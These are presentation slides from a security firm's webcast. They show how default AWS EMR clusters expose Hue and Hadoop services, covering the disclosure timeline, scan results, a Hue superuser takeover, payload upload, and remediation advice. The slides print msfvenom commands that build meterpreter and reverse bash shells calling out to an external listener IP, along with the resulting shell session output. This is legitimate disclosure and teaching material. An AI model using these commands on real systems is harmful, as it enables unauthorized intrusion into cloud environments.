

CloudCraft.

@rev10d @strandjs

<https://www.blackhillsinfosec.com>

<https://twitter.com/BHInfoSecurity>



Problem Statement

Cloud is... Interesting...

- Multiple technologies all aligned to "simplify" deployment and ops
- Focus on "simplify"
- What is deployed and how is critical

For this webcast, focus on:

- The process... Not the specific details
- Underlying complexity issues
- Complexity is the enemy of security



Exploit Timelines

Two initial discoveries in AWS EMR

- Unauthenticated Hadoop RCE (Patched) - https://www.rapid7.com/db/modules/exploit/linux/http/hadoop_unauth_exec
- HUE New User Exposure - <https://cloudera.github.io/hue/docs-2.0.1/manual.html>

Timelines:

12/2018: Discovered and reported to support team

12/2018 - 3/2019: No action from AWS

3/2019: Reported via BHIS's NDA relationship to the Security Team

4/2019 - 8/2019: Iterative discussion about open-source, documented best practices, etc.

8/2019: Permission granted to demonstrate the vulnerability



Map Reduce, by all its names.

AWS EMR – Elastic Map Reduce

Azure HDInsight – Map Reduce

Oracle GoldenGate – Hadoop

Google Cloud Dataproc – Hadoop



© Black Hills Information Security
@BHInfoSecurity




MapReduce / Hadoop Overview

MapReduce is a programming model.

- Filter and Sort (Map)
- Summarize (Reduce)
- EMR marshals through a cluster in parallel

Hadoop is a distributed processing framework



Apache Hadoop Framework Software

Yet Another Resource Navigator (YARN)

Hadoop MapReduce

Flink

Apache Spark

Ganglia

Hive

Hue

Jupyter

Oozie

Pig



© Black Hills Information Security
@BHInfoSecurity



Let's Spin Up A Cluster!

AWS > Services > EMR > Quick Deploy
Boom – Three Instances

- 1 master
- 2 worker nodes

Hue, waiting for a new superuser account

Ganglia, unlocked, with neato graphs and charts

Software configuration

Release

Applications ☒ Core Hadoop: Hadoop 2.8.5 with Ganglia 3.7.2, Hive 2.3.5, Hue 4.4.0, Mahout 0.13.0, Pig 0.17.0, and Tez 0.9.2



Terminology

EC2 Instance = Node = Cloud Computer (Elastic Cloud Compute)

Security Group = Instance Based ExtACL Grouping

CloudWatch = Infrastructure Monitoring (CPU / Mem / Disk / Logs)

****Auto Scaling = One of the cloud's very important feature sets****

- Grow your systems in accordance with your needs
- Specific monitors define actions in your private cloud
- **In EMR's case, new clusters come online <- Core issue!!!!**




Let's tie these all together – what does it all mean??

Auto-Scaling Open-Source Risks

1. If you are exposed to the Internet
2. And you have auto-scaling on
3. Every new cluster may expose a VPC
4. Understanding risks is important
5. Monitor your systems and services
6. Pentest / Audit / Gap Analysis / Scan
7. Read the manuals, learn, implement
8. Rinse and Repeat



© Black Hills Information Security
@BHInfoSecurity



Let's Review Our New Cloud's Security Posture

Nessus Scan

- All Ports
- Web Checks

3 Hosts

- 65 Vulnerabilities
- **Unsupported PHP**
- **Unsupported Web Server**
- **XSS Vuln?**



© Black Hills Information Security
@BHInfoSecurity

Hosts 3 Vulnerabilities 65 History 1			
Filter Search Vulnerabilities 65 Vulnerabilities			
<input type="checkbox"/> Sev ▼	Name ▲	Family ▲	Count ▼
<input type="checkbox"/> CRITICAL	PHP Unsupported Version Detection	CGI abuses	1
<input type="checkbox"/> HIGH	Unsupported Web Server Detection	Web Servers	2
<input type="checkbox"/> MEDIUM	Apache Tomcat Default Files	Web Servers	3
<input type="checkbox"/> MEDIUM	Web Application Potentially Vulnerable to Clickjacking	Web Servers	3
<input type="checkbox"/> MEDIUM	Web Server Generic XSS	CGI abuses : XSS	3
<input type="checkbox"/> MEDIUM	SSL Certificate Cannot Be Trusted	General	2
<input type="checkbox"/> MEDIUM	SSL Certificate Signed Using Weak Hashing Algorithm	General	2
<input type="checkbox"/> MEDIUM	SSL Self-Signed Certificate	General	2
<input type="checkbox"/> MEDIUM	Apache 2.4.x < 2.4.41 Multiple Vulnerabilities	Web Servers	1
<input type="checkbox"/> LOW	Web Server HTTP Header Internal IP Disclosure	Web Servers	6

Let's Review Our New Cloud's Security Posture

36 Web Services – Let's Screenshot Those Quick
./EyeWitness.py -x MapReduce.nessus --all

```
#####  
#                               EyeWitness                               #  
#####  
#       FortyNorth Security - https://www.fortynorthsecurity.com       #  
#####  
  
Starting Web Requests (36 Hosts)  
Attempting to screenshot http://35.164.113.57:8042  
Attempting to screenshot http://35.164.113.57:8321  
Attempting to screenshot http://35.164.113.57:50075
```



EyeWitness / GoWitness / Webshot / Etc.

Why EyeWitness? What does it gain for us?

Ingest URLs or XML file

Output screenshots in HTML format

What isn't to love?

Twitter Hugs - @FortyNorthSecurity

Git Cookies -

<https://github.com/FortyNorthSecurity/EyeWitness>



© Black Hills Information Security
@BHInfoSecurity


EyeWitness Tool Output

Table of Contents


- High Value Targets (Page 1)
 - Uncategorized (Page 1)
- 401/403 Unauthorized (Page 1)
 - 404 Not Found (Page 1)
 - Bad Request (Page 2)



© Black Hills Information Security
@BHInfoSecurity

Web Request Info	Web Screenshot
<p>http://34.210.61.141:8080 Resolved to: Unknown</p> <p>Default credentials: Apache Tomcat tomcat/tomcat admin/admin etc.</p> <p>Page Title: Apache Tomcat/8.5.42 transfer-encoding: chunked date: Tue, 24 Sep 2019 04:36:14 GMT connection: close content-type: text/html;charset=UTF-8 Response Code: 200</p> <p>Source Code</p>	<p>Home Documentation Configuration</p> <h3>Apache Tomcat/8.5.42</h3> <p>If you're seeing</p>  <p>Recommended Security Considerations Manager Application Clustering/Session</p> <h4>Developer Quick Start</h4> <p>Tomcat Setup Realms & Security First Web Application JDBC Database</p> <h4>Managing Tomcat</h4> <p>For security, access to the manager webapp is restricted. Users are defined in:</p> <pre>\$CATALINA_HOME/conf/tomcat-users.xml</pre> <p>In Tomcat 8.5 access to the manager application is split between different users. Read more...</p>

Some of the web services



▼ Cluster

- About
- Nodes
- Node Labels
- Applications
- NEW
- NEW_SAVING
- SUBMITTED
- ACCEPTED
- RUNNING
- FINISHED
- FAILED
- KILLED
- Scheduler

Tools

Cluster Metrics

Apps Submitted	Apps Pending	Apps Running	Apps Completed
0	0	0	0

Cluster Nodes Metrics

Active Nodes	Decommissioning Nodes	Decommissioned Nodes
2	0	0


Scheduler Metrics

Scheduler Type	Scheduling Resource Type
Capacity Scheduler	[MEMORY]

Show 20 entries

ID	User	Name	Application Type	Queue	Applica	Priorit
----	------	------	------------------	-------	---------	---------

Showing 0 to 0 of 0 entries



Home Local logs Metrics Dump Hive Configuration Stack Trace Map Daemons

HiveServer2

Active Sessions

User Name	IP Address	Operation Count	Active Time (s)
-----------	------------	-----------------	-----------------

Total number of sessions: 0

Open Queries


User Name	Query	Execution Engine	State	Opened Timestamp	Opened (s)
-----------	-------	------------------	-------	------------------	------------

Total number of queries: 0

Last Max 25 Closed Queries

User Name	Query	Execution Engine	State	Opened (s)	Closed Timestamp
-----------	-------	------------------	-------	------------	------------------

Total number of queries: 0



Query. Explore. Repeat.

Since this is your first time logging in, pick any username and password. Be sure to remember these, as **they will become your Hue superuser credentials.**

The password must be at least 8 characters long, and must contain both uppercase and lowercase letters, at least one number, and at least one special character.

Username

Password

Create Account



Unauth'd and Unrestricted Services

NodeIP:50070
Browsable Dirs
Writable Dirs

34.210.61.141:50070/explorer.html#/user/oozie

Create Directory

/user/oozie BHIS2

Cancel Create

Directory

Search:


Owner	Group	Size	Last Modified	Replication	Block Size	Name
dr.who	oozie	0 B	Sep 24 07:05	0	0 B	BHIS1
dr.who	oozie	0 B	Sep 24 07:25	0	0 B	BHIS2
dr.who	oozie	0 B	Sep 24 07:05	0	0 B	Browsable
dr.who	oozie	0 B	Sep 17 22:07	0	0 B	Test
oozie	oozie	0 B	Sep 16 23:29	0	0 B	share

Previous 1 Next



But, the crux of this webcast...is this one.

New User?? Of our choice →
Unrestricted File Uploads – Heck Yes!
Task Schedulers, Code Executors! YA!



The screenshot shows the Hue File Browser interface. At the top, there's a search bar for saved documents and a user profile for 'hueadmin'. The main area is titled 'File Browser' and shows a directory path: 'Home / user / oozie / BHIS1'. Below the path is a table listing files and directories. The table has columns for Name, Size, User, Group, Permissions, and Date. There are two entries: a directory named 't' and a directory named '.'. Both are owned by 'dr.who' and have permissions 'drwxr-xr-x'. At the bottom, there's a pagination bar showing 'Page 1 of 1' and a 'Show 45 of 0 items' indicator.

<input type="checkbox"/>	Name	Size	User	Group	Permissions	Date
<input type="checkbox"/>	t		dr.who	oozie	drwxr-xr-x	September 24, 2019 06:05 AM
<input type="checkbox"/>	.		dr.who	oozie	drwxr-xr-x	September 24, 2019 06:05 AM



Query. Explore. Repeat.

Since this is your first time logging in, pick any username and password. Be sure to remember these, as **they will become your Hue superuser credentials.**

The password must be at least 8 characters long, and must contain both uppercase and lowercase letters, at least one number, and at least one special character.

Username

Password

Create Account



© Black Hills Information Security
@BHInfoSecurity

HUE - Explanations

Hue is an “open source SQL Workbench for Data Warehouses”

Dynamic Dashboards
Data Visualizations
Code / Function Schedulers
Browsers for various jobs
UI Editors (Seen Jupyter?)



© Black Hills Information Security
@BHInfoSecurity

The screenshot displays the Hue web interface. On the left is a dark sidebar with navigation links: Editor, Dashboard, Scheduler, Documents, Files, S3, Tables, Indexes, Jobs, Streams, HBase, Security, and Importer. The main area is divided into three panes. The top pane shows a list of tables under the 'default' database, including customers, k8s_logs, sample_07, sample_08, and web_logs, with their respective column types. The middle pane contains a SQL query:

```
WHERE a.key = 'shipping' and a.zip_code = '76710';

-- Compute total amount per order for all customers
SELECT
  c.id AS customer_id,
  c.name AS customer_name,
  o.order_id,
  v.total
FROM
  customers c,
  c.orders o,
  (SELECT SUM(price * qty) total FROM o.items) v;
```

 The bottom pane shows the query history and a table of results. The table has columns 'customer_id' and 'customer_name' and contains four rows of data.

FROM WIKIPEDIA COMMONS

	customer_id	customer_name
1	75012	Dorothy Wilk
2	75012	Dorothy Wilk
3	17254	Martin Johnson
4	12532	Melvin Garcia





Time to get a shell.

Under the hueadmin container, create New directory
Then upload our malware specimens

File Browser

Search for file name ⚙️ Actions ⚡ Delete forever 📁 Upload ➕ New

[Home](#) / [user](#) / [hueadmin](#) / **MalwareHoldingContainer**

<input type="checkbox"/>	Name	Size	User	Group	Permissions	Date
<input type="checkbox"/>	 ↑		hueadmin	hueadmin	drwxr-xr-x	September 24, 2019 07:19 AM
<input type="checkbox"/>	 .		hueadmin	hueadmin	drwxr-xr-x	September 24, 2019 07:19 AM
<input type="checkbox"/>	 SuperDuperMalware.exe	62 bytes	hueadmin	hueadmin	-rw-r--	September 24, 2019 07:19 AM
<input type="checkbox"/>	 SuperDuperMalware.sh	62 bytes	hueadmin	hueadmin	-rw-r--	September 24, 2019 07:19 AM

Show of 2 items Page of 1 ⏮️ ⏪️ ⏩️ ⏭️




Let's count the ways..

You can execute the following:

Jar files? Yup
Python? Sure
Java? Absolutely
Shell? The mighty MosDef



© Black Hills Information Security
@BHInfoSecurity



exploit/multi/handler/ slide

Generate the thing. Configure your handler.




```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=134.209.211.96 LPORT=443 -f elf > SuperDuperMalware.elf
msfvenom -p cmd/unix/reverse_bash LHOST=134.209.211.96 LPORT=443 -f raw > shell-revBash.sh
```

Payload options (**linux/x86/meterpreter/reverse_tcp**):



Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST	134.209.211.96	yes	The listen address
pecified)			
LPORT	443	yes	The listen port



Getting Shell Inside a Private Cloud



Almost There



© Black Hills
@BHInfoSec

Reverse Bash Shell!

Shells have landed.
We are yarn.
We have internal IP.
We can navigate.



© Black Hills Information Security
@BHInfoSecurity

```
08:45:35 134.209.211.96 j:0 s:1 exploit(multi/handler) ① sessions -l

Active sessions
=====

  Id  Name  Type           Information  Connection
  --  -
  1    shell cmd/unix           134.209.211.96:443 -> 34.221.89.71:47804 (34.221.89.71)

08:45:44 134.209.211.96 j:0 s:1 exploit(multi/handler) ② sessions -i 1
[*] Starting interaction with 1...

id ③
uid=495(yarn) gid=495(yarn) groups=495(yarn),500(hadoop)
ifconfig
eth0      Link encap:Ethernet  HWaddr 0A:BC:AF:2B:A9:34
          inet addr:172.31.8.136 Bcast:172.31.15.255 Mask:255.255.240.0
          inet6 addr: fe80::8bc:afff:fe2b:a934/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2818539 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4263888 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1810744744 (1.6 GiB)  TX bytes:1354868698 (1.2 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1832651 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1832651 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:641950825 (612.2 MiB)  TX bytes:641950825 (612.2 MiB)

pwd
/mnt/yarn/usercache/hueadmin/appcache/application_1568698312564_0001/container_1568698312564_0001_01_000001
```


meterpreter reverse_tcp shell!

Active sessions

=====

Id	Name	Type	Information
Connection			
--	----	----	-----
3	meterpreter	x86/linux	uid=495, gid=495, euid=495, egid=495 @ ip-172-31-8-136.us-west-2.compute.inte... 134.209.211.96:443 -> 34.221.89.71:51228 (172.31.8.136)

```
22:30:37 134.209.211.96 j:0 s:1 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...
```

```
meterpreter > sysinfo
```

```
Computer      : ip-172-31-8-136.us-west-2.compute.internal
OS            : lsb (Linux 4.14.133-88.105.amzn1.x86_64)
Architecture : x64
BuildTupple   : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
```



Arbitrary Product Description Screenshot Slide

Snapped from gethue.com

gethue.com/wp-content/uploads/2016/04/hue4_editor.png

Query

Search data and saved documents...



Impala



Joins

Add a description...

(20)

Some high risks were detected.

4.33s u_

```
57  
58  
59 -- the objective is to find the JIRAs in Hue where there are multiple SFDC tickets linked  
60 -- it reveals the soft spots in the product  
61
```

```
62  
63 SELECT sfdc.jira__c.name,  
64         sfdc.jira__c.jira_summary__c,  
65         count(jira__c.name) AS tickets  
66 FROM sfdc.cases, sfdc.jira__c, jira.ticket  
67 WHERE sfdc.cases.component__c IN ('Hue')  
68        AND sfdc.jira__c.case__c = sfdc.cases.id
```

Solutions. How do we solve security?

Run NCC Group's Scout

- On AWS, encrypt everything (EBS, S3 Buckets)
- Ditch hard-coded credentials in lambda
- Enabled global CloudTrail audit logging
- Strengthen your password policies and enforce MFA

Mirror Policy / Procedure / Standards / Guidelines from on-prem

Hire pentesting and audit firms to execute gap analysis

Training / Education / Knowledge Sharing



© Black Hills Information Security
@BHInfoSecurity


What's the big deal?

Not all are vulnerable.

Some are.

- Google Cloud?
- Oracle
- AWS
- Azure

Current Exposed HUE Interfaces



Gratitude Questions



Links

<https://docs.aws.amazon.com/emr/latest/ReleaseGuide/images/emr-releases-5x.png>
